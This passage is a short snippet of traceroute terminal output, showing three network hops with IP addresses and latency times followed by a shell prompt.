 2   10.20.0.1 (10.20.0.1)        8.541 ms  8.632 ms  8.721 ms
 3   142.250.210.33 (142.250.210.33)  15.231 ms  14.982 ms  15.004 ms
 4   142.250.183.14 (142.250.183.14)  20.341 ms  20.112 ms  20.276 ms
mshiv@localhost:~$
```